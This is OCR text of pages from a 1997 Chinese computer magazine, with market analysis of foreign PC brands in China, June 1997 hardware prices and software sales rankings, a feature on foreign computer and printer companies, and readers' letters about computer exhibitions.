
北京　侯正华



北京　张光天



辽宁　李晓迪



北京　刘彦

战旗猎猎的国外 PC 品牌

□西安 游国荣 康翔

中国作为未来最有潜力的 PC 市场，对国外各种计算机公司无疑具有相当大的吸引力，于是乎更多的国外计算机公司蜂拥而入，于是乎这场没有硝烟的“战争”也愈加趋向于白热化。

面对联想公司咄咄逼人的攻势，中国 PC 市场上传统的龙头老大 COMPAQ 不会坐视不理。但对于联想的异军突起，COMPAQ 确实有些意想不到。从 1996 年 COMPAQ 在中国的市场策略来看，COMPAQ 只是将它的同胞 IBM 和 HP 当作了竞争对手。不过 COMPAQ 并没有因为联想新的市场策略而慌不迭地作出相应的价格调整，而是静观其变，应该说 COMPAQ 这种态度也不失为一种理智的选择。然而 COMPAQ 的‘静’也只是暂时的，它的降价措施肯定已经在酝酿之中，具体的实施只是时间的问题。在商用台式机和笔记本市场中占优势的 COMPAQ 在新一年中，更会进一步巩固其已有优势，以“拼刺刀”的方式与其它品牌展开白刃战。利润率丰厚的服务器市场，COMPAQ 一贯掠走其中最大最肥的一块，而 1996 年这一地位被 IBM 夺走，对 COMPAQ 而言，不啻是“奇耻大辱”。有鉴于此，COMPAQ 一定会调整策略，奋起直追，但是这一市场也早已令其它公司十分垂涎，分一杯羹的意图已是非常明显，因此 COMPAQ 面临的将是“前有狼，后有虎”的不利局面，想重新夺回服务器市场的领头羊位置恐怕将是非常艰难的。在利润率相对微薄的家用机市场，COMPAQ 也会不遗余力地推陈出新（1996 年 COMPAQ 将其 Presario 系列家用机一路升级，由 400、500、700、900 升到 9000），力求拔得头筹。不过因为 COMPAQ 不具有联想等国产品牌那样的价格优势，所以 COMPAQ 在 1997 年的中国家用机市场上难以有突破性的进展。COMPAQ 的总体优势在于其遍布全国的各种总代理、一级代理、指定代理等一系列的销售框架，因此 COMPAQ 想要在新的一年中取得长足的进步，将出发点放在与其层层代理的市场销售策略和合作关系上，是非常必要的。据此，我们也可以相信，COMPAQ 在 1997 年的中国 PC 市场上将会有上佳的表现。

对于 IBM 的实力，任何人也不会表示怀疑，甚至于它的竞争对手们也不得不对蓝色巨人表示相当的尊敬。但令人奇怪的是这位巨人几年来在中国 PC 市场上总也争取不到它应有的份额。然而 1996 年，IBM 警醒了。在对其全球市场做了重大调整和改善后，IBM 开始展现出强大的凝聚力和强劲的市场营销能力。在同期的中国市场，IBM 也取得了不凡的成绩：商用台式机、笔记本和家用机市场份额明显上升，服务器的市场份额更是一鸣惊人，超过了宿敌 COMPAQ 和 HP 而名列榜首。1997 年 IBM 对中国市场的兴趣和重视有了更进一步的增强，从三月中旬 IBM 总裁郭士纳又一次访问中国并拜会中国领导人，就可以很清楚地看到这一点。在新一年的商用台式机和笔记本市场中，IBM 仍将会以其全系列的产品挑战目前领先的 COMPAQ，尤其在笔记本市场，IBM 的 Thinkpad 系列更是以其出色的性能价格比令群雄胆寒。IBM 与中国银行业一向良好的合作关系，使得银行业一直是 IBM 服务器的一统天下。1997 年 IBM 必将进一步巩固与中国银行业的已有良好局面，加大向其它行业渗透的力度，并拉开与其它公司的差距。然而有的公司已经突破了或者说正在试图打破 IBM 对中国银行业的‘密封’状态，对于这种情况，不知 IBM 将采取何种措施，但有一点可以肯定，IBM 将会继续扩充其销售网络，使 IBM 这个品牌更加深入人心。IBM 的 Aptiva 家用系列多媒体计算机在 1996 年大行其道，大获利市，因此 1997 年 IBM 肯定会在宣传上给予相当的倾斜，并且加快产品的更新换代。对于 1997 年的中国 PC 市场，IBM 具有充分的信心，其各层领导人也反复强调 1997 年他们会取得更大的辉煌。


AST 作为最先进入中国 PC 市场的公司，曾经拥有无数的光荣和自豪。然而如今，那些荣誉离他们远去了。1996 年 AST 在中国 PC 市场上的地位较之往昔已有较大差距，仅仅坐在第五把交椅上，想必 AST 的心里也满不是滋味。对于现状，AST 终于坐不住了：1997 年 2 月底，AST 对这几年决策和经营上的失误进行了深刻的反省和总结，并对其在中国的代理分销网

络做出重大调整，希望通过这些调整，重新夺回在中国PC市场的地位。AST终于喊出了他们重夺第一的前进口号，不过AST如果仍旧以他们现有的产品体系挑战其竞争对手的话，那么到1997年底，这鼓舞人心的口号仍将只是一句口号而已。因此，AST有必要在调整其代理分销网络的同时，对他们的全系列产品也做一些适当调整部署，针对中国PC市场做进一步的、有特色的规划和安排。如果做到了以上所说的这些，1997年AST将会迈出令人瞩目的步伐，但是要夺取第一的位置，至少在今年，恐怕还难以达到。毕竟，"冰冻三尺，非一日之寒"。

HP公司在1996年的中国PC市场上可以说是大获丰收，商用台式机和笔记本领域的市场份额直线上升，虽然在中国PC市场上HP品牌计算机的绝对数量仍只处于中游水平，但其强劲的发展势头已令群雄为之惊心。尤其是在服务器市场上，我们更是能听到HP的霍霍磨刀声。HP在发布其"Vectra 500"产品时，曾认为"中国家用计算机市场有待成熟，因此并不准备在中国推广这种产品"，但我们注意到，几个月后，"Vectra 500"的广告开始大量出现在各种媒体上，虽然HP号称这种产品是针对"小型商用应用领域"的，但我们还是注意到，"Vectra 500"更多地进入一些中国家庭，于是这种产品在中国也多少带了些"家庭电脑"的味道。另外，许多用户对HP有这样一种感觉：HP——品质卓越的代名词。HP于是也因此受益非浅，同时HP打印机的良好销售势头也有力地推动了HP品牌计算机的推广。进入1997年，HP更加"野心勃勃"，除了加大在服务器市场的投入力度，也把目光更多地投向其它领域。在各种计算机类报纸的广告中，HP的含量逐渐加大，给人一种"山雨欲来风满楼"的感觉。凭借自身的强大实力，我们相信HP在1997年应该有比较优异的表现，但HP也应该注意到自己的销售网络较之别的公司还略显单薄，可能需要加入一些新的血液了。

至于其它公司，在1997年中国PC市场上也是可以大有作为的。东芝作为世界上最大的笔记本电脑公司之一，进入中国市场已经有些年头了，也打下了相当良好的基础，流线型的机身设计，强劲的功能，虽然价格高了一些，但对广大用户仍然具有极大的诱惑力。选择国内相当有影响的联想和方正作为其中国地区总代理，也是东芝非常明智的决策，这一切对于东芝1997年在中国PC市场的发展是非常有利的。DELL公司的特殊经营机制，使其很快成为一个国际型大公司，但是它这种机制并不适用于中国市场，因而DELL在中国似乎不太为人所瞩目，不像在国际舞台上那样风光无限，然而DELL并没有放弃中国市场，它仍旧在成长。而且长势良好。DELL在中国市场的经营哲学有一点非常令人欣赏："DELL追求的并不仅仅是订单"。看来DELL对中国PC市场已经有了相当长远的计划和安排，它在酝酿着一场"持久战"。NEC、PHILIPS(飞利浦)、FUJITSU(富士通)、TULIP(郁金香)等国外品牌对中国市场心仪已久，但总是不能挤入第一集团中，或许是不太卖力吧？不知1997年他们会有何种措施出台，让我们拭目以待。

1997年的中国PC市场仍将是群雄逐鹿的纷争场面，1996年已形成的市场格局将基本上维持不变，一枝独秀的现象也不大可能出现。整体而言，486系统将会进一步缩小市场份额，最多占有不超过5%的部分；如日中天的奔腾，尤其是高主频的奔腾将会因为INTEL的大幅降价而全面出击，占到70%左右；高能奔腾也会努力扩张自己的势力范围，占到20%以上。而在其中，带有MMX多媒体指令的奔腾（多能奔腾）和高能奔腾将会大量出现。具体来说，商用台式机和笔记本的销量仍将保持50%以上的增长速度，分别达到200万台和20万台，服务器和家用机也会保持40%以上的增长速度，分别达到15万台和65万台。这就是说，一个300万台以上的PC市场等待着各公司的争取和"瓜分"。我们在这里的预测并不能像切蛋糕那样为它们划分，但1997年底的中国PC市场份额和名次排序，将是对各公司1997年度市场策略与行销手段的评定以及它们所付出努力的回报。



□本刊记者　赵健

一、流行硬件推荐排行榜：(1997.6.9)

种类	规　格	价格(元)	规　格	价格(元)
CPU	IN PRO 200	4350	IN PRO 180	3550
	IN MMX 200	4180	IN MMX 166	2320
	IN 200	2250	IN 166	1720
	IN 133	1130	AMD K5－133	630
	CY 200＋	1200	CY 166＋	920
内存	1M 30线	30	8M EDO	265
	16M EDO	510	1M (显存)	50
主板	微星 5128HX	920	微星 5129VX	830
	微星 5145TX	1250	微星(ATX)5148TX	1400
	联想 QDI HX	950	联想 QDI VX	850
	华硕 SP4V	980	华硕 TVP4	970
	技嘉 HX	1000	技嘉 TX	1320
	联讯(ATX)8661	1780	联讯 8661VX	850
硬盘	Sea 1.2G	1340	Sea 2.5G	1700
	Sea 3.2G	1760	Max 2.1 G	1450
	Max 3.2G	1900	Max 4.0G	2300
	富士通 1.2G	1340	三星 1.0G	1220
光驱	高士达 8×	720	SONY 8×	800
	三星 8×	690	创通 12×	820
	维用 12×	620	东芝 12×	750
	创通 4×	550	米苏米 4×	490
声卡	花王 200	140	花王 300	110
	声皇卡	120	至尊 3D	150
显卡	9680	180	9685	310
	丽台 S280	380	丽台 S600	610
	联讯 3325P	600	联讯 3325T	800
解压卡	小影霸	475	影王	420
	宝狮	540	TV	360

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	UCDOS	WIN95	RICHWIN
语言及开发工具	Visual C＋＋	Visual FoxPro	etscape
文字处理和报表	理德轻松排版	五笔字型输入法	CCED
信息管理 MIS 工具	王特 MIS	雅奇 MIS	“打天下”
工具软件	KV300	病毒克星	即时汉化专家
教育软件	电脑报光盘	开天辟地	轻松背单词 CD
游戏/娱乐	血狮	剑侠情缘	死亡地带

三、排行榜英雄点评

伴随着 INTEL 等几家大公司中央微处理器的升级换代，可以发现配套市场内经销商柜台上的配件种类在悄悄地发生着变化，档次较低、功能单一、仅满足 486 机型要求的板卡芯块，由于厂家停止生产和购机者的漠视，已经基本上退出了计算机发展大舞台，经销商 486 级的买卖主要是为了满足用户维修老机器的需要和少量培训班的需求。

中央微处理器种类和规格虽多，但受品牌、技术含量和价格的影响，销势较好颇受欢迎的 CPU，当数 INTEL 的 MMX 166、166 和 CYRIX 的66＋ 这三种产品，它们既能符合媒体超前、适用的观点，又能在价格上为消费者接受，故在微处理器柜台大出风头应是预料之中的事情。同上月相比，高速产品价格几乎均有较大幅度的降低，其中 INTEL 166 约降 330 元，INTEL MMX 166 约降 280 元，PRO 180 约降 400 元，如此低的价格迫使 CYRIX 公司的 CPU ，售价一降再降。不过，AMD 对未来产品的降价竞争似乎毫不畏惧，其 K6 比 INTEL5 月推出的最新 P2 表面积小 20% ，加工成本较低，因此它可能以低于 INTEL 同等档次产品价格 25% 的优势，赢得中小 PC 厂家和发展中国家的青睐。K6 将是 AMD 渴望已久的利润源泉。

内存价格继上月略微回落后，本月又有所下降，其中 8MB 条跌价 35 元。据分析，落价原因主要是美国半导体厂商大量增产以及生产技术的成熟，使日本和韩国生产厂家的限产控价策略难以奏效，不得不重起削价战火的结果。目前内存条市场供大于求，价格稳定期已经过去，内存条在较强的降价势头冲击下，今后还会有一定幅度的下降。

为了适应 ATX 先进标准和多能奔腾处理器的要求，主板市场有一个显著变化，那就是 ATX 规格、430TX 芯片组主板的涌现，如售价 1400 元的微星 5148 和售价 1780 元的联讯 8661，在市场销售有渐趋升温的势头。不过，由于需要新型电源的配合，消费者购买了 ATX 规格的主板能否现在就能使用呢?根据了解，符合 ATX 标准的机箱和电源的生产，已在国内各厂家紧锣密鼓地抓紧进行，中关村电子配套市场中卧式新型机箱(含新型电源)560 元上下，立式机箱(含新型电源)620 元左右，电源单价约 350 元，较普通机箱和电源都贵。电脑爱好者若组装或购买 ATX 多能奔腾，追求高速、多能的感觉，享受新技术带来的乐趣，不能不以必要的经济实力为基础。主板技术发展的另一个可圈点之处是增加了对 CPU 的过热保护功能，在过分超频使用、降温风扇停转或工作电压过高等原因造成 CPU 温度过高时，Socket 7 插座内的感温探头将向使用者发出警告。

硬盘市场除了 Seagate、Quantum 和 Maxtor 等品牌外，韩国的三星硬盘挟其显示器的威风，正顽强地在中关村抢滩，慢慢蚕食着美国和日本厂家的硬盘领地，由于资历浅，能否在中国市场最后取得稳定的一席之地，我们将拭目以待。硬盘市场有一个值得高兴的变化，其价格坚冰虽然挺过了春天，但毕竟无法抵挡夏日炎热的阳光，现在终于融化降价了，幅度在 100～400 元之间。

业界巨人中国行

□本刊记者部

自从世界第一台计算机在美国诞生以来，全球计算机的核心技术如芯片、操作系统、高档硬盘等就一直掌握在国外少数几家霸主手中，他们占据了全球近 70% 的市场份额。也正是这些电脑精英们改变着科学发展的面貌，甚至改变和影响着我们生活的每一个层面。从数字电视、全息成像、电子出版、人工智能到未来教育等等方面，都带动着世界前进。然而在这生生不息的行进中，你分明能感到巨人们穿梭产生的震动。

谁主沉浮—PC?还是 Mac?

据说，所有用过 PC 改用 Mac 的用户没有一个愿意换回去再使用 PC 机。然而当今微机领域，IBM 及兼容机（PC）独占鳌头，相比之下，APPLE 公司的 Macintosh（Mac）只算得上“少数民族”，全世界拥有量仅及 IBM 兼容机的 10%，甚至这个当年风云一时的美国第三大个人电脑制造厂商，去年初几乎处于崩溃的边缘。

二十年前 8 位机时期，APPLE 推出的“苹果二号”使个人电脑第一次真正为大众所接受。70 年代末到 80 年代初，“苹果二号”的兼容机——中华学习机曾在中国一统天下。1984 年苹果公司发起第二次变革，推出用窗口操作的“Mac”电脑，后来又在这之上开发出声音、影像、网络等其他一些功能，成为个人电脑的先驱。当时和 IBM PC 电脑相比，Mac 安装十分方便，一时间成为人们推崇的对象。然而过于相信自己、以“贵族”自居的 APPLE 低估了竞争对手的潜力，特别是另一操作系统的代言人——微软公司的董事长比尔·盖茨。APPLE 让人咋舌的价格、缺乏连续性的商业计划及封闭的战略思想使它不断丧失市场空间和机会。相反 IBM 一开始就实行开放政策，允许其他厂家生产兼容机，Compaq、AST 等许多厂商因为生产 IBM 兼容机得到迅速发展，IBM PC 也因此成为市场的主流机型。但从用户角度来看，Mac 用心良苦的硬件和操作系统称得上界内精品。PC 电脑普遍使用微软的 DOS 操作系统，由字符命令驱动，要求使用者准确键入命令，不能有一点差错。Mac 电脑则给用户提供的是一个图形环境，借助鼠标和下拉菜单传达命令，较 DOS 易学易用。PC 电脑使用 WINDOWS 后，虽然从外表上看两者已相当接近，但由于 WINDOWS 始终是架在 DOS 外面的一个外壳，常常会露出 DOS 的痕迹。另外安装 WINDOWS 软件还需改配置文件，不熟悉 DOS 的用户很难完成这一工作，还有中断和 I/O 地址……而 Mac 电脑的用户就幸运多了，他们永远不需操这份心。

阿梅利博士上任后，首次将 Mac 操作系统的使用权授权给了其他公司——IBM 和 MOTOROLA，这意味着 APPLE 开始调整市场战略，走出自我封闭。此次 APPLE 挟其在全球多媒体、教育、家用领域的神雕（POWER PC）重剑（Mac OS 中文 SYSTEM 7.5）大规模重返中国市场，相信微机平台大战，好戏还在后面。

打印，渗透生活扉页

加热的电烙铁与针头的偶然“碰撞”在工程师脑中产生了 Bubble Jet（气泡喷射）—喷墨打印机的雏形。70 年代随着喷墨打印机的出现，过去仅有针式打印机单一品种的市场变得丰富起来。当今全球打印机领域的前四位霸主分别是 HP、CANON、EPSON 和 LEXMARK。HP 一向以“小心谨慎”、“稳妥缓慢”而著名，它的打印机控制板技术一向值得称道，其激光打印机在中国市场上遥遥领先，占有接近 70% 的市场。惠普始终坚持这样一个宗旨：任何技术都是基于对不同消费者的不同需求的深刻洞察和理解。HP 拥有多种打印机以满足各界用户需求：从大幅面喷墨打印机、适合较高级部门使用的 Laser Jet5Si、彻底解决了综合网络环境下共享问题的网络打印机到以低于 4000 元这一接近针式打印机售价出售的新品——Laser Jet6L 等等，显示了 HP 对打印市场的全面关注。

CANON 喷墨打印机一马当先，据国家市场研究公司提供的数据显示，1996 年中国喷墨打印机市场总销量为 27 万台，由照相机起家、以打印机机芯著名的佳能公司占据了一半以上的市场份额；EPSON 则算是较早进入中国市场的国外打印机厂商，在针式打印机方面它稳坐江山。当然随着“针打”逐渐退出历史舞台，相信 EPSON 自会有新的招术 提到 LEXMARK，许多人还很陌生，然而从 IBM 系列打印机和去年火了一阵的长城彩喷 96 上我们就能一睹 LEXMARK 的风采。今年 1 月份，LEXMARK 中国办事处正式在北京成立，这标志着 LEXMARK 将开始以自己的品牌形象出现在中国大地上，专心于打印产品的 LEXMARK 是首家在全球发布 TRUE 1200＊1200 激光打印技术并拥有 100% 防水墨专利的厂商，它的中国之行势必给目前已经沸腾的打印市场再添热度。

激烈的商业竞争也拉近了人机的距离。“Fun to Print（快乐打印）”的概念拓宽了人们对打印机的认识，打印机不再仅仅是单纯地处理文件。“我可以使用它为我们公司的野餐制作奖状，而 Photoimpression 可以用来准备一个全彩色的家庭相册。”一位在证券公司工作的严先生谈及“快乐打印”时兴致勃勃：“我们的儿子用打印机打印学校的作业、彩色漫画，甚至他把 Potoimpress 和 T－Shirt、Design-Maker 相结合，把他喜欢的歌星印到 T 恤上、旗帜上、帽子上。另外，全彩色的生日贺卡、邀请函、果酱瓶签等等均能在自己手中诞生……”

除了自由设计的乐趣，许多人还希望将他们脑中多姿

多彩的想象与创意淋漓尽致地表达出来。想想那些令人陶醉的精细感觉——那些在雨林中时隐时现的苔藓的细微光泽，老式汽车上抛光后络钢的颜色，或者是大雾笼罩的海岸线上半透明的色调……。要将它们逼真地描绘出来，最大可能的解决方案是靠一系列产品——激光复印机、激光打印机和彩色处理控制器等来完成。然而仅仅是激光打印机一项，其昂贵的价格就让人潇洒不起来。

而要想用传统的喷墨打印机打印出照片质量的全彩色图像简直是强其所难。许多公司致力于增加喷墨打印机墨盒中的色彩数目以产生更微妙的色彩浓度，而佳能公司则另辟蹊径，保持墨盒中现有的色彩数目，减淡浓度并增加打印头经过纸页时每行的次数。顺着这一思路，CANON推出的 BJC－4200 彩喷，拓宽了色彩的表现范围，使输出照片质量的图像成为可能，同时还保证了打印机价格处于人们的可支付范围。

在这一系列的“照片现实”计划中，尽管障碍重重，还需要克服诸如打印机驱动器等技术难题，但我们确信“精细逼真的色彩，唯一的挑战只来自现实”这句广告语变成事实不再遥远。

家用市场，火起来！

PC 机已从商业转向家庭应用。90 年代初，中国大地上电脑开始走进家庭，最开始是一些办公人员将未做完的报表带回家做，第二天还老板一个微笑；接着作家换笔也尝到了甜头。随着个人计算机价格的不断降低，电脑迅速向家庭渗透，家用市场正在成为计算机产业新热点，同时多媒体技术的推广，Internet 的普及使家庭购买电脑欲急剧升温。

娱乐与教育是电脑家用的两大目的。目前家用电脑已从表面的热闹、时髦走向实际。Compaq 7000 系列家用机进一步拓展了家用电脑在老百姓心中的影响；APPLE ”Mac” 关于电脑在家庭娱乐、家庭教育方面的特色给普通城市工薪家庭开了眼界，也大大吊了一把这些人的胃口；IBM “Aptiva”持续 1 个月的宣传攻势促进了人们对电脑给家庭带来的实际帮助有了进一步了解。而 Acer 则跳出了传统个人电脑的设计理念，重新替家用电脑下定义。其 Aspire7500 圆弧的卧式造型、墨绿色机箱，更富艺术效果；外置超重低音音箱弥补了一般电脑所配音箱低音不足的缺陷；以往的电脑都内置 Fax/Modem，用户可以打电话、收发传真，但由于多年来形成的习惯，用户面对电脑总有一种麻烦的感觉——无论画面多么像电话，不少人仍希望在电脑外多接一部真的电话。Acer Aspire7500 满足了这些人的愿望。这种不但为用户提供电脑全部所能又能照顾到用户的使用习惯以及使用环境的做法，可谓全面周到。

家用电脑市场是一个带有明显个性色彩的市场。家庭背景不同，家庭成员不同，收入不同，工作性质不同，就需要不同的解决方案。除了硬件配置外，还需相关软件、外设产品等一系列的支持，电脑不是孤立的产品，只有增加了其他辅助件——长了翅膀的电脑才可能飞进千家万户。

播种中国情结

一提到未来的中国市场，国外计算机列强的眼睛里就闪闪发亮。尽管今天中国的电脑市场相对于欧美日，每年的绝对装机量可能还不是很大，但中国占据世界 1/5 人口，高速度与快节奏的经济增长、稳定的国家政策使得国外厂商一致看好中国的未来，特别是即将到来的下一世纪的发展潜力，有人认为中国将会很快成为这个地球上最大的计算机市场。

早在十年前 AST 就已进入中国，“十年耕耘非寻常”。尽管在美国总部，AST 后院起火已经三年有余，但“大火”似乎并没有烧到中国。目前 AST 仍然以“最低价国外品牌机”的形象拥有中国最大的用户量，这是时间的积累，也是一贯注重公众形象积淀下来的成绩。去年七月，AST 掀起被命名为“彩虹行动”的计划，以用户认为很划算的价格回收自己的老机器，并将收回的机器赠送希望工程，支持中国电脑教育事业。这一举动无疑将在普通中国人心目中播下亲近的种子，同时对 AST 中国市场未来的发展非常有利。

近日，中国惠普公司和中央美术学院联合创办了中央美院惠普电脑艺术中心。中国惠普公司为该中心提供 PC 工作站、网络产品、激光打印机、喷墨打印机、扫描仪及大幅面打印机等性能优良的成套设备和软件。曾用惯了画笔、油彩的艺术家们可用鼠标在监视器和硬盘上表现肌理、色彩和造型，探索以电脑比特的形式阐述个人的艺术理念，表达新的艺术激情。该中心的成立，意味着人类最古老、最悠久的艺术和最现代化、最先进的科学技术在中国的完美结合，这对中国艺术的发展必将产生深远的影响。

而当今世界上最畅销的调制解调器公司——贺氏公司近来在中国市场上也是举措频频，为广大中国用户提供更多的优惠服务，去年 8 月“Modem 以旧换新”，被换购的 OPTIMA288 和 OPTIMA144 是当今 Modem 产品中的佼佼者，这一活动引起了各界的兴趣，换购十分涌跃；年底贺氏又与 Microsoft、四通利方、国家信息中心合作，凡购买 Accura 型调制解调器的用户将获得一系列的相关软件、Internet 帐号及 30 天免费上网服务，这确确实实给用户带来实实在在的益处，并对中国 Internet 的应用推广起了积极作用。

“Made in China，我们的宗旨是真正融入中国市场，真诚善待中国消费者，成为一个土生土长的中国品牌。”AST 总裁兼首席执行官金先生的一席话多少给人们一些启示：事实是只有立足于中国本土，注入一份中国情结的洋品牌才有可能在中国真正“安家落户”、“开花结果”。

七月，黄金时节，第四届电脑爱好者城将在北京展览馆开启城门，您不妨趁此机会，现场领略一下这些业界巨人们中国行的不凡步履及其带给我们的种种启示。

电脑爱好者眼中的电脑展

编者按：面对越来越多的电脑展，您是否有过无所适从的感觉？看到电脑爱好者们对展览会提出的种种要求，我们的感想也颇深。一个好的电脑展览活动对于电脑迷来说实在是太重要了，为此《电脑爱好者》杂志社也在做着多方面的努力，力求把自己主办的“电脑爱好者城”活动办得更加符合大家的口味。今年的第四届“电脑爱好者城”活动将在1997年7月16～20日在北京展览馆举行。届时，在电脑城中将有免费网吧、二手机信息交流、电脑音乐画廊、电脑义务门诊、义务讲座、有奖征文等精彩活动等待大家的参与。走进电脑城吧！它将为您带来不一样的感受。

A君：要“照顾”学生

就我而言，我所学的是计算机专业，因而对有关计算机的相关活动就特别地感兴趣。

但是，欣喜之余，却不免有些遗憾，比方说有些电脑商家对来参观展览的学生都不发给任何资料和宣传广告，对学生提出的咨询更是懒得理睬，他们认为学生无力购买这些产品，对其所做的工作都是白做，而把主要精力放在前来参观展览的单位、领导、主管身上。其实，我认为他们的作法是不可取的，因为每每电脑展览会上热情最高、人数最多的都是学生，虽然我们这些学生暂时没有购买能力，但是也许会是将来计算机购买的最大市场，他们更应该开辟好这个市场。相反，有些电脑商家的作法就比较好，既树立了好的形象，又为促进将来的购买市场创造条件。

所以，我认为电脑展更应贴近每个电脑爱好者，让更多的人投入到计算机的缤纷世界，电脑爱好者有更多的机会接触计算机，特别对于学生更应敞开窗口，接纳这些电脑爱好者，做好必要的宣传广告，电脑展才不会失去巨大的吸引力。希望电脑商家在以后的电脑展览会中能把学生放在重要的位置上来，我们这些电脑爱好者一定会热烈拥护的，愿电脑展成为你我都向往的去处。

（云南　董春辉）

B君：电脑展——学习、购买好去处

作为一名电脑爱好者，我也曾参加过几次颇具规模的电脑展。下面，就我个人对电脑展发表一些看法。

我认为，电脑展是一种非常好的展销形式，我也特别赞成这种活动，其理由如下：其一，普及电脑文化，提高大众认识。你可能会注意到，参加电脑展的人并不都是电脑内行，还有许多对电脑一窍不通，甚至从没接触过电脑的人，他们通过现场的视、听及实际操作，会对电脑本身及电脑能干些什么有个大体上的了解，尤其对孩子和年纪稍大的人来讲更是如此。可以这么说，许多人都是在电脑展上开始认识电脑、了解电脑，进而学电脑、用电脑以至最后也加入电脑爱好者行列的。因此，电脑展起到了普及电脑知识的作用。其二、购买电脑产品及软件的好机会。在电脑展期间，很多不同的电脑公司从四面八方聚在一堂，并尽量展示自己的所有产品，而且许多商家还打出了“优惠销售”的横幅，所有这些对参观者来说无疑是一个购买的大好机会：不用四处奔波就能买到品种丰富、价格实惠的产品。因此每逢本市有电脑展我都必到，而且每到必买。我可不想错过这个机会哟（有一利必有一弊，我发现每当有电脑展，那个月的伙食费就不够花）。

因此，我很喜欢电脑展这种形式，它使大众增长了知识，商家得到了实惠，起到了物质文明双丰收的作用。我想很多人也会有与我相同的看法的。我希望电脑展办得再多一些……

（吉林　刘立峰）

C君：电脑展，还是家电展？

作为一名电脑爱好者，每遇有电脑展示会，都争取去看一看。一来可以了解到计算机技术的最新动态；二来可以获得一些新知识；还可以买到一些需要的软件，出于对电脑展的厚爱和期望，我也谈谈自己的一点感受。

最近去了一规模较大的展示会。一进展厅，就看到有70%左右的参展单位在用电脑播放VCD影碟，并将音量放得很大，给人一种进入家电商场的感觉。近几年，随着多媒体技术的发展，在电脑上欣赏电影已变得很容易。因此，从三年前开始，就有参展单位在电脑展示会上播放VCD影碟来吸引参观者。起初，这一作法确收到较好效果。展台前围拢着大批参观者，也有不少参观者因此而动心，将电脑搬回了家。而近来，随着电脑知识的不断普及，加上电脑播放VCD的

新鲜感逐渐消失，这种作法的效果已不尽人意。

用电脑播放 VCD，只是电脑的功能之一，而且不是主要功能。因此，在电脑展上，参展单位应有重点地展示电脑的主要功能和不同于一般家电的功能。比如：数据处理、文字处理、电子表格、家政管理、图像处理、视频编辑、多媒体教学、网络等等，需要展示的东西实在太多太多。通过这些展示，让参观者感到电脑能帮助其进行管理，发挥创造力，完成复杂、单调的工作，学习新知识，提高娱乐水平等。这样，参观者有了更大的收获，而参展单位所展示的电脑和软件也会各有其主。皆大观喜，何乐而为呢？（长春　高彤）

D 君：电脑展是大课堂

曾几许见到报刊杂志上"某时某地举办电脑展"的消息，心中会徒生许多感触，有生不逢地之感——小城市终究是小城市！曾妒忌起北京，上海的哥儿们的幸运，也曾盼望着有朝一日，去赶赶电脑展的热。

一朝求学到杭州，恰碰上了'97 第三届杭州计算机展览交易会，心中的那个结终于打开了。4 月 6 日至 9 日，有空没空地总爱往展览馆跑。三天下来，感触很多，真是大开眼界，大长见识。我甚至可以夸口说：三天的收获比我以前在课堂上学到的还多得多。INTERNET 的亲手操作使用，我开始消除了对网络的神秘；汉王笔的亲手使用，我认识到不用学输入法的日子不久将会到来；对 Photoshop 变形动画软件的运用，使我狠下了心掏空自己的衣袋；还有那精彩的讲座，使我的认识深入了许多，那软件的演示，那免费赠送的资料，我感觉到自己仿佛受到了一次电脑知识的洗礼。

电脑展，是给人们培训电脑的大课堂，是储藏电脑知识的宝库，进入了这个课堂，进入了这个宝库，必将获益菲浅。（浙江　胡泽震）

E 君：了解电脑的好方式

当今社会，电子技术飞速发展，使得电脑产品不断推陈出新，对于广大电脑爱好者来说，及时地了解先进的科学技术和高科技的电脑产品是十分必要的。现在，大多数人是通过阅读电脑书籍、各种电脑杂志、报纸等方式来了解电脑产品的，这些方式固然有它自己的好处，但也存在着某些不可避免的缺点，比如书中刊登的文章并不是你特别想要阅读的，而你非常渴望了解的电脑知识在书中却无法找到；当你在阅读某篇文章时，发现里面有自己不理解的名词、术语或者是不十分明白的问题，这时你一定是十分迫切地想弄个明明白白，但这时你会发现书籍并不能帮你什么大忙……，既然这种方式有这样的缺点，那我们何不换种方式呢？具体也说就是通过电脑展来了解电脑。

通过电脑展来了解电脑产品是一种极好的方式。通常在电脑展上，各厂家及代理商会全力推出自己的王牌产品，力求以实力取胜。这便给你创造了一个绝好的开阔眼界的机会，你可以在电脑的海洋里畅游，充分领略世界高科技产品的无穷魅力。平时只能在书中相见的朋友，今天你可以面对面地与它"交谈"，望着这些似曾相识的"面孔"，你一定会倍感亲切，大有相见恨晚之感。而且，你可以直接向厂家及代理商咨询，能够更深刻地了解这种产品的特点及性能，通过现场讲座，平时困扰着你的问题便可迎刃而解。电脑展真是一种灵活、生动、直观的方式，它对全社会电脑知识的普及必将起到极大的推动作用。愿你也能利用电脑展"过把瘾"！（大连　李巍）

F 君：鼠标器哪去了？

您在参观电脑展示会时，常会遇到这样的情况：展台上的电脑演示着某一软件，可能正巧您对该软件感兴趣，忍不住想去操作一下。可是能让您亲自操作的机会实在太少了。您会发现，或者电脑没有连接鼠标器，或者鼠标器在展台里面，您拿不到。是商家的疏忽，还是其它什么原因？大概是商家觉得您没摆弄过电脑这高级玩艺儿，担心您在没有足够思想准备的情况下，按动鼠标键使屏幕发生变化而引起血压高或心脏病发作。所以，为了您的健康着想，商家把鼠标器控制了起来。

